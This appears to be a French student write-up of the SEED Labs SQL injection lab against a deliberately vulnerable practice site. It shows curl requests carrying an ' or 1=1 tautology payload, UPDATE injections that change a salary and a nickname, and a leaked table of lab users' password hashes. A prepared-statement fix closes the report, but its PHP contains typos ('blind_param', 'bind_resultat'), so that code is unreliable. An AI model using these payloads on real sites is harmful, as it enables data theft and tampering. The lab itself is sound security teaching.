TP-SQL Injection Attack Lab

DIAGOURAGA
Ibrahim

Tâche 1: Console MySQL

➢ Veuillez vous connecter à la console MySQL dans le terminal virtuel du serveur à l'aide de la commande suivante :

```
[student@web-server ~]$ mysql -u root -pseedubuntu
Warning: Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.6.39 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

➢ Comme nous avons déjà créé pour vous la base de données Users, il vous suffit de charger cette base existante à l'aide de la commande suivante :

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```


➢ Utiliser la commande suivante pour afficher toutes les tables de la base de données sélectionnée.

```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

Tâche 2 : Attaque par injection SQL sur l'instruction SELECT

Tâche 2.1 : attaque par injection SQL à partir d'une page Web.



Task 2.2: attaque par injection SQL à partir de la ligne de commandes.


Grâce à la commande, on peut voir toute la page en clair et le profil de Alice.

```
student@client:~$ curl
'http://seedlabsqlinjection.com/unsafe_credential.php?EID=%27+or+1%3D1+%23%23&pwd='

curl: try 'curl --help' or 'curl --manual' for more information
student@client:~$ curl 'www.SeedLabSQLInjection.com/index.php?SUID=10000&'Password=111
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /index.php was not found on this server.</p>
</body></html>
student@client:~$ curl 'http://seedlabsqlinjection.com/unsafe_credential.php?EID=%27+or+1%3D1+%23%23
&'www.SeedLabSQLInjection.com/index.php?SUID=10000&'Password=111pwd=
> ^C
student@client:~$ curl 'http://seedlabsqlinjection.com/unsafe_credential.php?EID=%27+or+1%3D1+%23%23
&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
```

```
<br><h3> Alice Profile</h3><table><tr><td>Employee ID</td><td>10000</td></tr><tr><td>Salary</td><td>
20000</td></tr><tr><td>Birth</td><td>9/20</td></tr><tr><td>SSN</td><td>10211002</td></tr><tr><td>Nic
kName</td><td></td></tr><tr><td>Email</td><td></td></tr><tr><td>Address</td><td></td></tr><tr><td>Ph
one Number</td><td></td></tr></table>
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>
```


Tâche 2.3 : ajouter une nouvelle instruction SQL.



update credential set nickname='Ibrahim' where ssn='10211002' ; #'

Tâche 3 : Attaque par injection SQL sur l'instruction SELECT


Tâche 3.1 : attaque par injection SQL sur l'instruction UPDATE — modifier le salaire.



Commande : ‘,salary=’999999’

Tâche 3.2 : attaque par injection SQL sur l'instruction UPDATE : modifiez le mot de passe d'autres personnes.

Création du hash.



ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					a9f491317c35a4cd54bc26ab6f9113e4f7e0e10e
6	Admin	99999	9999999	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

Le hash correspond avec celui que j'ai créé.

Tâche 4 : Contre-mesure — instruction préparée

Il faut mettre ce code pour empêcher les SQL Injection et si on retente les manipulations, il y aura une page blanche.

```
/* start make change for prepared statement */
$stmt = $conn->prepare("SELECT name, local, gender FROM USER_TABLE
where ID = ? and password = ? ");
// Bind parameters to the query
$stmt->blind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_resultat($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```